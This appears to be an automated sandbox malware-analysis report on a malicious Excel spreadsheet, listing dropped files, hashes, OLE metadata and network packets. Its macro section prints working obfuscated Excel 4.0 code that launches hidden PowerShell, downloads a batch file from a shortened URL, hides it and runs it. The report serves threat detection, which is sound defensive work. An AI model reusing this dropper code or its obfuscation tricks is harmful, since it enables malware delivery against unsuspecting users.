	Payment_Order_20201111.xlsx	Get hash	malicious	Browse	• 104.20.138.65
	Waybill Invoice.xls	Get hash	malicious	Browse	• 104.20.138.65
	Waybill Invoice.xls	Get hash	malicious	Browse	• 104.20.138.65
	Shipping Invoice.xls	Get hash	malicious	Browse	• 104.20.138.65

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\A5DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	52764
Entropy (8bit):	7.843351439086328
Encrypted:	false
SSDEEP:	1536:9VC7jTTEb1jGmSb4wjE7zF0Rhdv1hQzMrTHZGb:9VC7Ejwb4GE0DrT5Gb
MD5:	50CD55F722E91D367822EC33E475E092
SHA1:	2BFE45CA1209C89501079E677940B6C063601796
SHA-256:	5D01945410BA3833554516460D980B9B1CDCBA3EDB63AB53FE1110FBB0A8BDBD
SHA-512:	125125DD30884F2BDA15F7B96F385879D2E9C628CBABE7457D975CA39033493DE776F8A6E170CFD4AB54FA435A00C41D2C7B875D22155D4FEEA94EA599A1CE6
Malicious:	false
Reputation:	low
Preview:	...N.0...H.C.+j.q@.....o.....lo..!....J.~..vc.&kk.O.....J.E.....[V`.N....l..&....&...vX.eJ.s.K..+.....G+.....B.....`p.w.*S.`.....I.tM..Hf..~.]F.L.`.....N.AJ?.k....K....B.. YS...._!%J..?..n...6...+".....e...u.+*..B>9^.V.L?0j....IX.._....j....6..X.Z....UV..N.....'.#...F..*m....nV....rb-.d..;.}]v.=q$.....).v.....1m...u.F.m..i.YE.[.....uq.._..H.#..Y..ZV... &..n;t.wDj..{3..8S...y3>.....PK.....!.R.....[Content_Types].xml ...(.....N.0...

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Nov 18 09:49:40 2020, atime=Wed Nov 18 09:49:40 2020, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.454136192512313
Encrypted:	false
SSDEEP:	12:85QunCLgXg/XAlCPCHaXgzB8IB/SxkUX+Wnicvb4AubDtZ3YilMMEpxRljKXlcTg:853U/XTwz6IzUYekAiDv3qPrNru/
MD5:	679DDDDB253D979A43D773117D852F8A
SHA1:	DF471A210F389C965ABE4D9F835DC6217A3EB0B4
SHA-256:	0F15B9CD5CCDD9EF485ACB1D4B34A9D77D98492CE86D0941492DED3A09D827F3
SHA-512:	A65353840A9EE2189C7817D02812B2ED7EE2BBBB39B94519D5664051971A98403DE53CBD1DB6BF4E1000E50A00F67E93DF09AE683D0EBC84A32B4F1ED2295F5E
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G..... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....rQ5V..Desktop.d.....QK.XrQ5V*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\724536\Users.user\Desktop.....\....\....\....\....\....\D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....724536.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\SIN029088.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Nov 18 09:49:40 2020, atime=Wed Nov 18 09:49:40 2020, length=76800, window=hide
Category:	dropped
Size (bytes):	2018
Entropy (8bit):	4.506756097615106
Encrypted:	false
SSDEEP:	24:8kTW/XTwz6I4U8PhirekA/4Dv3qPdM7dD2kTW/XTwz6I4U8PhirekA/4Dv3qPdMj:8n/XT3In+hiraPQh2n/XT3In+hiraPQ/
MD5:	E869B028D04B09A130843D1E6A5E8CCC
SHA1:	59E7DE30E3641D44331D5CEE8CA8E0AD66F656B0
SHA-256:	39F62FCE8E2708C4881D23835CF60BCEB8D9B3B905E1932336581F747D325272
SHA-512:	5C5F61BE137DC0747C77CB549CD6E1104A25AF2B583C8216626CD06F7CAF6020511DCC14DD9070CC2113D5118CC68D4B782F81713BA185E2FC8160BD454154A
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....{.....4T.....,.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....d.2.....rQ2V .SIN029~1.XLS..H.....Q.y.Q.y*...8.....S.I.N.0.2.9.0.8.8...x.l.s.....w.....-...8...[.....?J.....C:\Users\..#.....\\724536\Users.user\Desktop\SIN029088.xls.$.....\....\....\....\....\....\D.e.s.k.t.o.p.\.S.I.N.0.2.9.0.8.8...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....724536.....D_....3N...W...9F.C.....[D_....3N...W...9F.C.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	80
Entropy (8bit):	4.282246495798924
Encrypted:	false
SSDEEP:	3:oyBVomMjB0pXCubpXCmMjB0pXCv:dj6aRKaC
MD5:	B3893404A36088807BC1F46761FF2279
SHA1:	6912CDD05194CFBDEF079BEB94DCDDA7801D8ECF
SHA-256:	5EDC6D6CF0887F0CA512683041ECE5234B4888853E12A715E999F10834F0FF95
SHA-512:	FAD45CC4157408295ADCBC71CE744AFB466A3D9048C44EEAC16E1AB0E9109CF1A7B0E2F2487B0E10A1E40B244DE24CF53F2554E027E3EF631DEEDB23BCD8B5F4
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..SIN029088.LNK=0..SIN029088.LNK=0..[xls]..SIN029088.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\G4XNJX6G91PT352TQMXK.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.589945022174131
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\G4XNJX6G91PT352TQMXK.temp	
SSDEEP:	96:chQCsMq+qvsqvJCwo5z8hQCsMq+qvsEHyqvJCworvz1PYbHCf8IWlUVTIu:cyDo5z8yXHnorvz1/f8Ihlu
MD5:	D43B85E6526AAD16E29B63CDF0A5CC52
SHA1:	E9F55BC1D5562C4DD8B9CA775BE8B980A6DA5B64
SHA-256:	E61DA73F18AB4691063D891E5BAB3AED9A3E43C2ED74504C17F66979B535CF9E
SHA-512:	95A39C2EBB43E275198299944CE7173182A4B6EFFEDE1353A6032B6DF297A6E358D6C5A3422BAADA1D2A8C395A5C20666122C40A8F74EF714CC65E0381D44E3
Malicious:	false
Reputation:	low
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\H91SP1OSK0CS2PL78LSC.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.589945022174131
Encrypted:	false
SSDEEP:	96:chQCsMq+qvsqvJCwo5z8hQCsMq+qvsEHyqvJCworvz1PYbHCf8IWlUVTIu:cyDo5z8yXHnorvz1/f8Ihlu
MD5:	D43B85E6526AAD16E29B63CDF0A5CC52
SHA1:	E9F55BC1D5562C4DD8B9CA775BE8B980A6DA5B64
SHA-256:	E61DA73F18AB4691063D891E5BAB3AED9A3E43C2ED74504C17F66979B535CF9E
SHA-512:	95A39C2EBB43E275198299944CE7173182A4B6EFFEDE1353A6032B6DF297A6E358D6C5A3422BAADA1D2A8C395A5C20666122C40A8F74EF714CC65E0381D44E3
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\PL9FMAY5UWKT29G0SZNW.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.589945022174131
Encrypted:	false
SSDEEP:	96:chQCsMq+qvsqvJCwo5z8hQCsMq+qvsEHyqvJCworvz1PYbHCf8IWlUVTIu:cyDo5z8yXHnorvz1/f8Ihlu
MD5:	D43B85E6526AAD16E29B63CDF0A5CC52
SHA1:	E9F55BC1D5562C4DD8B9CA775BE8B980A6DA5B64
SHA-256:	E61DA73F18AB4691063D891E5BAB3AED9A3E43C2ED74504C17F66979B535CF9E
SHA-512:	95A39C2EBB43E275198299944CE7173182A4B6EFFEDE1353A6032B6DF297A6E358D6C5A3422BAADA1D2A8C395A5C20666122C40A8F74EF714CC65E0381D44E3
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\SZ0N7748ZEINNZHJTI2L.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.589945022174131
Encrypted:	false
SSDEEP:	96:chQCsMq+qvsqvJCwo5z8hQCsMq+qvsEHyqvJCworvz1PYbHCf8IWlUVTIu:cyDo5z8yXHnorvz1/f8Ihlu
MD5:	D43B85E6526AAD16E29B63CDF0A5CC52
SHA1:	E9F55BC1D5562C4DD8B9CA775BE8B980A6DA5B64
SHA-256:	E61DA73F18AB4691063D891E5BAB3AED9A3E43C2ED74504C17F66979B535CF9E
SHA-512:	95A39C2EBB43E275198299944CE7173182A4B6EFFEDE1353A6032B6DF297A6E358D6C5A3422BAADA1D2A8C395A5C20666122C40A8F74EF714CC65E0381D44E3
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\SZ0N7748ZEINNZHJTI2L.temp	
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\UWEPWSWS0C84JTKTU5YA.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.589945022174131
Encrypted:	false
SSDEEP:	96:chQCsMq+qvsqvJCwo5z8hQCsMq+qvsEHyqvJCworvz1PYbHCf8IWlUVTIu:cyDo5z8yXHnorvz1/f8Ihlu
MD5:	D43B85E6526AAD16E29B63CDF0A5CC52
SHA1:	E9F55BC1D5562C4DD8B9CA775BE8B980A6DA5B64
SHA-256:	E61DA73F18AB4691063D891E5BAB3AED9A3E43C2ED74504C17F66979B535CF9E
SHA-512:	95A39C2EBB43E275198299944CE7173182A4B6EFFEDE1353A6032B6DF297A6E358D6C5A3422BAADA1D2A8C395A5C20666122C40A8F74EF714CC65E0381D44E3
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\56DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	101472
Entropy (8bit):	6.26103475898154
Encrypted:	false
SSDEEP:	3072:fQk3hbdlylKsgqopeJBWhZFGkE+cL2NdDb4dEEwrTxL/LBQk3hbdlylKsgqopeJj:lk3hbdlylKsgqopeJBWhZFVE+W2NdDbg
MD5:	C8A3683B160DE7FB4C7A4646AA8E0DCC
SHA1:	411D262E9317C31261A2920A50A14FA7ECB95ED5
SHA-256:	A64B0143B81A6A04F8383E95350145D656B976E0CC0F62ED9E6FC976CF027048
SHA-512:	DCC5FD0F84AA5F80A745F4F63BCF0D834BA916C756FBAA8C2A134187F4A6B844FD3D61FC3CB913F15CD871B7317073F8BA4A4EB57D45916F935DC4441FB641E A
Malicious:	false
Preview:	.....g2.....\.p....user B.....a.....=.....=.....#F..8.....X.@..... .....".....1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1. .....C.o.n.s.o.l.a.s.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.*.h...6.....C.a.l.i.b.r.i. .L.i.g.h.t.1...,...6.....C.a.l.i.b.r.i.1.....6.....C.a.l.i.b.

C:\Users\user\Documents\pd.bat	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	4606
Entropy (8bit):	4.92124169787845
Encrypted:	false
SSDEEP:	96:+fuXZjJOJvz06mJWai5hLBBDu8FeGcOsutscRtKLYQfqp:fZ1mvzmo5hLBBy8FeGcOsuqoKLVfqp
MD5:	4D9C00D079A92415926144B2C8691B13
SHA1:	56C897DEC2400C319B0F807578B197C3325D66B1
SHA-256:	46795C4CCB8D61A2C9211EE9180F81885AC02E02980095CAECCF853CFD25873A
SHA-512:	000B186FFB5E168EC7C68BA838197EB5CC4EF29C0EA9B5B7EC4CE8B200305CE9BB25683C7091437F7F962B3A90211AC9960BA1EFC67AA34628C3366BD7AAF1 F
Malicious:	false
Preview:	<!DOCTYPE html>.<html lang="en">.<head>. <meta charset="UTF-8">. [if IE]><meta http-equiv='X-UA-Compatible' content='IE=edge,chrome=1'><![endif]-->.<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">.<title>TinyURL.com - shorten that long URL into a tiny URL</title>.<base href="https://tinyurl.com/">.<meta name="description" content="TinyURL.com is the original URL shortener that shortens your unwieldly links into more manageable and useable URLs.">.<meta name="keywords" content="tinyurl url save share shorten analyze">.<link rel="shortcut icon" href="https://tinyurl.com/favicon.ico" type="image/gif">. <style type="text/css">. . body {. color : Black;. background-color : #CCCCFF;. font-family : Verdana, Geneva, Arial, Helvetica, sans-serif;. }.. td {. font-size : 80%;. color : Black;. font-family : Verdana, Geneva, Arial, Hel

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Last Saved By: Dexter MORGAN, Create Time/Date: Sun Sep 20 22:17:44 2020, Last Saved Time/Date: Sat Oct 31 02:12:40 2020, Security: 1, Author: Dexter MORGAN
Entropy (8bit):	6.756732735024043
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	SIN029088.xls
File size:	69120
MD5:	483a0f4cb6a70556b34aed04f24f7962
SHA1:	cbd6b0004aca06a46b4863bfbc13f444b3404483
SHA256:	ccab18c2ba789320bdb50d364ce3f70a625c60c68a93ad05bbca056f9f6f821a
SHA512:	6c5bfee4f94df52461a6fbf56bdd41903c866aba02b03a428db6a95dfedadec41c8912e1de21d57358fe308eaf3428ceeadc5b08ee5d3d85eb4a701a214e0ff8
SSDEEP:	1536:oMnSGiysRchNXHfA1MiWhZFGkEld+Dr7FjmSb4wIE7zp0RhBv1hQz7rT01Bf:oMnSGiysRchNXHfA1MiWhZFGkEld+Dre
File Content Preview:	....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "SIN029088.xls"

Indicators

Has Summary Info:	True
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Author:	Dexter MORGAN
Last Saved By:	Dexter MORGAN
Create Time:	2020-09-20 21:17:44
Last Saved Time:	2020-10-31 02:12:40
Security:	1

Document Summary

Document Code Page:	1252
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False

Document Summary	
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 276

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	276
Entropy:	3.16930549839
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . F e u i l 1 . . . . . M a c r o 1 . . . . F e u i l l e s d e c a l c u l . . . . M a c r o
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 98 00 00 00 02 00 00 00 e4 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 192

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	192
Entropy:	3.49624442174
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . 8 . . . . @ . . . . . . X . . . . d . . . . p . . . . x . . . . D e x t e r M O R G A N . . . @ . . . L . z . . . . @ . . . . . O + ... D e x t e r M O R G A N . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 90 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 0c 00 00 00 58 00 00 00 0d 00 00 00 64 00 00 00 13 00 00 00 70 00 00 00 04 00 00 00 78 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 0e 00 00 00 44 65 78 74 65 72 20 4d

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 66020


General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	66020
Entropy:	6.85011092869
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . D e x t e r M O R G A N B . . . . . a . . . . = ... = ... # F . . 8 . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 0d 00 00 44 65 78 74 65 72 20 4d 4f 52 47 41 4e 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
;;;;;;"=EXEC(CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&CHAR(32)&CHAR(112)&CHAR(111)&""wer^she""&CHAR(108)&CHAR(108)&CHAR(32)&"" -w 1 stARt`-slE`Ep 3; Mo
ve-Item """"pd.bat"""" -Destination """"$e`nV:T`EMP"""""""")";;;;;;;;;;;;"=EXEC(CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&CHAR(32)&CHAR(112)&CHAR(111)&""wer^she""&CH
AR(108)&CHAR(108)&CHAR(32)&"" -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force"")";;;;;;"=EXEC(CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&CHAR(32)&CHAR(
112)&CHAR(111)&""wer^she""&CHAR(108)&CHAR(108)&CHAR(32)&"" -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat"")";;;;;;"=EXEC(CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&
CHAR(32)&CHAR(112)&CHAR(111)&""wer^she""&CHAR(108)&CHAR(108)&CHAR(32)&"" -w 1 stARt`-slE`Ep 7;cd """"$e`nV:T`EMP;
./pd.bat"""""""")";;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;"=EXEC(CHAR(99)&CHAR(109)&CHAR(100)&CHAR(32)&CHAR(47)&CHAR(99)&CHAR(32)&CHAR(112)&CHAR(111)&""wer^she""&CHAR(108)&CHAR(1
08)&CHAR(32)&"" -w 1 (nEw-oB`jecT Net.WebcL`IENt).('Down'+'loadFile').""""Invoke""""
('https://tinyurl.com/y252oqq3','pd.bat')"")";;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 18, 2020 02:49:53.291026115 CET	49165	443	192.168.2.22	104.20.138.65
Nov 18, 2020 02:49:53.307593107 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:53.307703972 CET	49165	443	192.168.2.22	104.20.138.65
Nov 18, 2020 02:49:53.321867943 CET	49165	443	192.168.2.22	104.20.138.65
Nov 18, 2020 02:49:53.338229895 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:53.342371941 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:53.342402935 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:53.342422962 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:53.342468977 CET	49165	443	192.168.2.22	104.20.138.65
Nov 18, 2020 02:49:53.355511904 CET	49165	443	192.168.2.22	104.20.138.65
Nov 18, 2020 02:49:53.371994972 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:53.373507023 CET	443	49165	104.20.138.65	192.168.2.22
Nov 18, 2020 02:49:53.579430103 CET	49165	443	192.168.2.22	104.20.138.65
